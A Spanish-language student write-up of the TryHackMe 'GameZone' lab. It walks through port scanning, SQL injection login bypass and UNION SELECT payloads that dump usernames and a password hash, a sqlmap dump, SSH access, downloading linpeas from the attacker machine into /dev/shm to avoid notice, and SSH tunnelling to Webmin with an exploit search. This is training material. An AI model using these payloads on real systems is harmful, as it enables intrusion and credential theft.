	Informe de análisis de vulnerabilidades, explotación y resultados del reto GAMEZONE.			
	Fecha Emisión	Fecha Revisión	Versión	Código de documento
	10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE
				Nivel de Confidencialidad
				RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto GAMEZONE.

N6- MQ-HM-GAMEZONE

Generado por:

JUC4ZU

Estudiante de Hacker Mentor

Fecha de creación:

13.05.2024



Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

Índice

1.	Reconocimiento.....	3
2.	Análisis de vulnerabilidades/debilidades.....	5
3.	Explotación	11
	Manual	11
	Automático.....	17
4.	Escalación de privilegios si.....	19
5.	Banderas.....	19
6.	Herramientas usadas	19
7.	Respuestas del cuestionario de TryHackMe	19
8.	EXTRA Opcional	20
9.	Conclusiones y Recomendaciones	29



Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

1. Reconocimiento

En este apartado nos dedicaremos a realizar el reconocimiento de la máquina “**GameZone**” de “**TryHackMe**”:

Nos conectaremos a la red de VPN de la plataforma, mediante “**OpenVPN**”.

La página nos asignará una IP para el equipo víctima:

Target IP Address

10.10.12.220

Procederemos a realizar los escáneres de “**scripts**” comunes y vulnerabilidades.

```
Escaneando puertos abiertos y vulnerabilidades, por favor espere...dev eth0
05:18:41 ROUTE_GATEWAY 192.168.32.2/255.255.255.0 IFACE=eth0 HWADDR=00:0c:29:57:3e:00
Resumen: 05:18:41 TUN/TAP device tunc opened
05:18:41 net.ipv4.ip_forward = 1
05:18:41 net.ipv4.conf.all.rp_filter = 0
05:18:41 net.ipv4.conf.all.send_redirects = 1
Puerto Servicio net iface up Versión up
22 ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80 http Apache httpd 2.4.18 ((Ubuntu))
Puertos abiertos: 22,80
```

Al generar las búsquedas de vulnerabilidades de este equipo se nos muestran solamente 2 puertos abiertos el 22 y 80, con esta información vamos a analizar los vectores del ataque.

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
22	open	ssh	syn-ack	OpenSSH	7.2p2 Ubuntu 4ubuntu2.7	Ubuntu Linux; protocol 2.0
80	open	http	syn-ack	Apache httpd	2.4.18	(Ubuntu)
http-server-header	open	Apache/2.4.18 (Ubuntu)				
http-internal-ip-disclosure	open	Internal IP Leaked: 127.0.1.1				
http-slowloris-check	open	VULNERABLE: Slowloris DOS attack State: LIKELY VULNERABLE IDs: CVE-2007-6750 Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. By doing so, it starves the http server's resources causing Denial Of Service. Disclosure date: 2009-09-17 References: http://hackerone.com/slowloris/ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750				Ataque "DoS"

Como podemos observar, con los reportes generados, el puerto 22 no tiene fallas evidentes que podamos aprovechar, aunque se muestra una falla importante en el 80, que indica que es vulnerable por medio de “**Slowloris**” para generar una denegación de servicio en la página del equipo.



Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

http-stored-xss	Couldn't find any stored XSS vulnerabilities.
http-cookie-flags	/: PHPSESSID: httponly flag not set
http-enum	/images/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'

Además, en el mismo puerto 80 se encuentra un enlace de imágenes, que podría contener información delicada o una ubicación estratégica para atacar.

Otro detalle importante que se nos indica dentro de este puerto es que cuenta con una dirección interna que solo es visible para el equipo que estamos atacando, esta puede sernos de ayuda más adelante.

download	
http-internal-ip-disclosure	Internal IP Leaked: 127.0.1.1 — Enlace interno
http	


IP, Puertos Sistema operativo

IP	10.10.12.220
Sistema Operativo	Linux 5.7.27 Ubuntu 16.04.1
Puertos/Servicios	22 OpenSSH 7.2p2 80 http 2.4.18

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO


2. Análisis de vulnerabilidades/debilidades

De momento, como no contamos con una falla evidente para explotar, debemos ir a la página web de esta máquina para encontrar detalles que nos puedan importar.




En la página podemos notar que existe un espacio para ingresar con usuario y contraseña además de otros botones (que no funcionan) y una imagen de un personaje de videojuegos que podemos inspeccionar.

Abriremos el enlace de la imagen en una nueva pestaña para verificar la dirección a la que nos refiere y además descargarla en nuestro equipo.




Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

El enlace nos hace referencia a una ubicación que ya se nos mostraba en las vulnerabilidades de “Nmap”, buscaremos la imagen que acabamos de descargar para ubicar más información.



Buscando entre las imágenes se nos muestra el nombre del personaje que nos interesa “Agent 47”.



A pesar de que obtuvimos una pista de lo que puede estar relacionado con la página del servidor, aun no hemos vulnerado ninguna información que nos permita acceder, así que vamos a centrar nuestra atención en el inicio de sesión que tiene la página, e intentar con alguna falla de “SQL Injection”. Utilizaremos el comando “ or 1=1 -- ” podemos ver otras opciones de ataque dentro de esta página: [SQL Bypass](#)



***** SOLO PARA USO EDUCATIVO*****

N6- MQ-HM-GAMEZONE


Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

Aplicando el comando anterior, lo que provocaremos es concatenarlo a la consulta “SQL” que se realiza en la página, brindándonos acceso como usuario, sin tener ninguno, ni su contraseña.





Al hacerlo, accederemos a una página que nos brinda un buscador, aquí mismo podremos aplicar comandos de “[SQL UNION ATTACKS](#)” para ubicar información contenida en la base de datos. Para obtener esta data podemos hacerlo de 2 maneras, una manual que veremos a continuación y otra automática con el programa “SQLMAP” en Kali.

Con el comando “`UNION SELECT NULL,@@HOSTNAME,@@VERSION#`” podemos ver el nombre y la versión del equipo.




Con el comando “`UNION SELECT NULL,user(),database()#`” podemos ver el usuario y base de datos que se está corriendo actualmente




	Informe de análisis de vulnerabilidades, explotación y resultados del reto GAMEZONE.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO


Con el comando `" UNION SELECT NULL,NULL, SCHEMA_NAME FROM information_schema.SCHEMATA#"` podemos ver esquema de bases de datos contenidas en MySQL.



Con el comando `" UNION SELECT NULL, TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='db'#"` esto nos va a mostrar las columnas contenidas en la tabla db, podemos también ver los datos de las demás cambiando el último parámetro.




De esta forma ya ubicamos las columnas que nos pueden interesar, son `"users"` y `"pwd"` así que con el siguiente comando desvelamos su contenido `" UNION SELECT 1, username, pwd FROM users#"`



Con el resultado del comando, obtendremos un usuario y una contraseña encriptada que es posible que sea el que nos permite ingresar al equipo. Esta contraseña se puede desvelar de varias maneras, utilizando `"John The Ripper"`, `"Hashcat"` o las páginas `"CrackStation"` inclusive `"Hashes"`.

***** SOLO PARA USO EDUCATIVO*****

N6- MQ-HM-GAMEZONE


	Informe de análisis de vulnerabilidades, explotación y resultados del reto GAMEZONE.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

Si desciframos la contraseña por medio de “CrackStation”, nos dará el siguiente resultado:




Guardaremos la contraseña “videogamer124” para intentar ingresar al equipo.

Antes de proseguir, también podemos obtener toda esta información de manera más rápida desde el programa “SQLMAP” aunque se debe primero generar una consulta en el buscador interceptando los datos con “Burpsuite”.



La información generada por esta consulta, debemos guardarla en un documento de texto para que el programa “SQLMAP” interprete los datos y descubra la plataforma que se está usando y otra información importante que se pueda descifrar.



***** SOLO PARA USO EDUCATIVO*****

N6- MQ-HM-GAMEZONE

Ejecutaremos el programa con el siguiente comando, esto nos detallará todo lo que tiene la base de datos:

```

L$ sudo sqlmap -r SQLINFO.txt --dbms=mysql --dump

{1.7.2#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liabilit
y and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:58:09 /2024-05-08/

[00:58:09] [INFO] parsing HTTP request from 'SQLINFO.txt'
[00:58:10] [INFO] testing connection to the target URL
[00:58:11] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:58:11] [INFO] testing if the target URL content is stable
[00:58:11] [INFO] target URL content is stable

```

Entre la data que nos muestra este programa nos aparecerá lo mismo que logramos recabar desde la operación manual, inclusive la información pública que podemos consultar desde el buscador:

```

[00:59:47] [INFO] fetching entries for table 'post' in database 'db'
Database: db
Table: post
[5 entries]
+-----+-----+-----+
| id | name | description |
+-----+-----+-----+
| 1 | Mortal Kombat 11 | Its a rare fighting game that hits just about every note as strongly a
s Mortal Kombat 11 does. Everything from its methodical and deep combat.
| 2 | Marvel Ultimate Alliance 3 | Switch owners will find plenty of content to chew through, particularl
y with friends, and while it may be the gaming equivalent to a Hulk Smash, that isnt to say that it isnt a rol
licking good time.
| 3 | SWBF2 2005 | Best game ever
| 4 | Hitman 2 | Hitman 2 doesnt add much of note to the structure of its predecessor a
nd thus feels more like Hitman 1.5 than a full-blown sequel. But thats not a bad thing.
| 5 | Call of Duty: Modern Warfare 2 | When you look at the total package, Call of Duty: Modern Warfare 2 is
hands-down one of the best first-person shooters out there, and a truly amazing offering across any system.
+-----+-----+-----+

```

Además de la contraseña que logramos desvelar, llegando hasta el mismo punto de la revisión manual

```

[1 entry]
+-----+-----+
| pwd | username |
+-----+-----+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47 |
+-----+-----+

[01:08:04] [INFO] table 'db.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.12.220/dump/db/u
sers.csv'
[01:08:04] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.12.220'
[01:08:04] [WARNING] your sqlmap version is outdated

```

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

Con toda información que encontramos en la base de datos ya podríamos aproximar una explotación exitosa, así que detallaremos las vulnerabilidades encontradas y explicaremos el ataque de forma manual en el siguiente punto.

Puerto	Vulnerabilidad
80	El acceso a la página es vulnerable a ataques de “ SQL Injection ” poniendo la información de las bases a merced de atacantes.
80	El gestor “ Apache ”, tiene un enlace con información publicada que podríamos considerar delicada, y que se puede aprovechar para robarla o hasta para destruir la integridad del sitio
80	Hay que tomar medidas para evitar la denegación de servicio ya que podría acarrear problemas de reputación para el sitio.

3. Explotación

Manual

Ejecutaremos de primera mano la explotación Manual, ingresando al equipo desde “**SSH**”, utilizando los datos que rescatamos anteriormente, con el usuario “**agent47**” y la contraseña “**videogamer124**”

```
(hmsstudent@kali)-[~/Desktop/GAMEZONE/Exploits]
└─$ ssh -l agent47 10.10.12.220
agent47@10.10.12.220's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/advantage


109 packages can be updated.
68 updates are security updates.

Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$
```

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

Estando dentro del equipo, lo primero que debemos es ubicar vulnerabilidades que podamos utilizar para escalar nuestros privilegios, ya que el usuario “**agent47**” no tiene permisos de cambiar datos dentro del equipo.

Para esto levantaremos un servicio “**http**” donde publicaremos un “**Linpeas**” para descargarlo desde el equipo víctima:



Verificamos las ubicaciones donde podemos copiar archivos y tener el permiso de ejecutarlos:

```
agent47@gamezone:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/at
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/bin/ntfs-3g
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6
```

Como una recomendación siempre es bueno pasar los datos que descargamos a la carpeta “**/dev/shm**” para así disminuir la capacidad de exposición a que nos descubran. Además, le daremos permisos de ejecución al archivo de “**Linpeas**”.

```
agent47@gamezone:/dev/shm$ wget http://10.14.79.198:90/linpeas.sh
--2024-05-10 04:55:49-- http://10.14.79.198:90/linpeas.sh
Connecting to 10.14.79.198:90... connected.
HTTP request sent, awaiting response... 200 OK
Length: 860337 (840K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====] 840.17K  665KB/s  in 1.3s

2024-05-10 04:55:50 (665 KB/s) - 'linpeas.sh' saved [860337/860337]

agent47@gamezone:/dev/shm$ chmod +x linpeas.sh
```

***** SOLO PARA USO EDUCATIVO*****

N6- MQ-HM-GAMEZONE

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

Aunque con “Linpeas” se nos mostraran muchas vulnerabilidades, vamos a buscar la que nos indica la máquina de “TryHackMe” para explotar, ya que esta se hace mediante “SSH Tunneling”

```
Active Ports
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp      0      0 0.0.0.0:22          0.0.0.0:*          LISTEN   -
tcp      0      0 127.0.0.1:3306      0.0.0.0:*          LISTEN   -
tcp      0      0 0.0.0.0:10000       0.0.0.0:*          LISTEN   -
tcp6     0      0 :::22              :::*              LISTEN   -
tcp6     0      0 fe80::1:13128      :::*              LISTEN   -
tcp6     0      0 :::80              :::*              LISTEN   -
```

Como vemos en la captura anterior hay un puerto publicado que hace referencia al “Localhost”, nos interesaría saber que hay dentro de este puerto.

Lo haremos de la siguiente forma, debemos conectarnos al equipo nuevamente con “agent47”, pero realizando un puente de un puerto habilitado en nuestro equipo de ataque, hacia un el puerto abierto en el equipo víctima.


```
(hmstudent@kali)-[~]
$ ssh -L 10000:localhost:10000 agent47@10.10.12.220
agent47@10.10.12.220's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates. blocked via a firewall rule from the outside (we can see this from
to us (locally))


Last login: Wed May  8 02:27:39 2024 from 10.14.79.198
agent47@gamezone:~$
```

Conectándonos de esta forma, utilizaremos el equipo de la victima para enlazar la página interna que esta publicada en su localhost, de esta manera accederemos desde nuestra máquina:



***** SOLO PARA USO EDUCATIVO*****

N6- MQ-HM-GAMEZONE

	Informe de análisis de vulnerabilidades, explotación y resultados del reto GAMEZONE.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

Realizamos la prueba de ingreso a esta página, con el usuario “agent47” y la contraseña que ya antes habíamos descubierto:

Login to Webmin

 You must enter a username and password to login to the Webmin server on localhost.

 Username: agent47

 Password: videogamer124


☐ Remember login permanently?

 Login Clear

Al ingresar podemos obtener información de servicio que se está ejecutando y también la versión, esto es importante para la elevación de permisos.

Login: agent47
 File Manager
 Search:
 System Information
 Logout

System hostname
 Operating system
 Webmin version
 Time on system
 Kernel and CPU
 Processor information
 System uptime
 Running processes
 CPU load averages
 CPU usage
 Real memory
 Virtual memory
 Local disk space
 Package updates



gamezone (127.0.1.1)
 Ubuntu Linux 16.04.6
 1.580
 Wed May 8 02:43:49 2024
 Linux 4.4.0-150-generic on x86_64
 Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz, 1 cores
 1 hours, 44 minutes
 129
 0.00 (1 min) 0.00 (5 mins) 0.00 (15 mins)
 0% user, 0% kernel, 0% IO, 100% idle
 1.95 GB total, 313.26 MB used
 975 MB total, 0 bytes used
 8.78 GB total, 2.82 GB used
 All installed packages are up to date

IP de enlace
 Sistema Operativo
 Versión de Webmin


Nos dirigimos con esta información a “Exploit Database” para encontrar vulnerabilidades del webmin 1.580 que podamos aplicar en esta página:

Show 15
 Search: webmin 1.580

Date	D	A	V	Title	Type	Platform	Author
2012-10-10			✓	Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)	Remote	Unix	Metasploit

Showing 1 to 1 of 1 entries (filtered from 46,036 total entries)
 FIRST
 PREVIOUS
 1
 NEXT
 LAST

Nos encontramos una única vulnerabilidad que se encuentra en “Metasploit”, pero podemos explorarla para ubicar datos importantes.

	Informe de análisis de vulnerabilidades, explotación y resultados del reto GAMEZONE.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	10/05/2024	13/05/2024	1.0	MQ-HM-GAMEZONE	RESTRINGIDO

